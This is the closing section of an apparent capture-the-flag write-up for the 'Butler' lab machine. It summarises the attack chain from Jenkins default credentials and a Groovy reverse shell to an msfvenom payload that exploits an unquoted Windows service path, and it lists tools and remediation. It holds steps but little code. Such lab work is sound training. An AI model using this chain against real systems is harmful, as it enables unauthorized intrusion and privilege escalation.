
Success! We received a connection with SYSTEM privileges!
whoami
# Output: nt authority\systemWe have achieved SYSTEM-level access on the Butler machine.
Summary
Attack Chain
- Nmap scan discovered Jenkins on port 8080
- Performed password spraying attack using Burp Suite
- Discovered weak credentials: jenkins/jenkins
- Logged into Jenkins dashboard
- Found Script Console in Manage Jenkins
- Executed Groovy reverse shell for initial access
- Gained shell as butler user
- Used WinPEAS for privilege escalation enumeration
- Discovered unquoted service path vulnerability in WiseBootAssistant
- Created malicious Wise.exe using msfvenom
- Placed payload in exploitable directory
- Restarted service to trigger payload execution
- Gained SYSTEM shell
Key Lessons
- Default and weak credentials remain a critical vulnerability
- Jenkins Script Console provides powerful code execution capabilities
- Always enumerate services with administrative tools like WinPEAS
- Unquoted service paths with spaces are exploitable on Windows
- Service restarts can trigger malicious payloads with elevated privileges
- Password spraying can be effective against web applications
- Windows privilege escalation often involves service misconfigurations
Tools Used
- Nmap - Port scanning and service detection
- Burp Suite - Password spraying attack
- Netcat - Reverse shell listener
- WinPEAS - Windows privilege escalation enumeration
- Msfvenom - Payload generation
- Certutil - File transfer on Windows
- Python HTTP Server - Hosting files for download
Remediation
- Never use default credentials (jenkins/jenkins)
- Implement strong password policies
- Restrict access to Jenkins Script Console
- Enable authentication and authorization for sensitive features
- Quote all service paths, especially those with spaces
- Implement principle of least privilege for service accounts
- Regular security audits of service configurations
- Keep Jenkins and all software up to date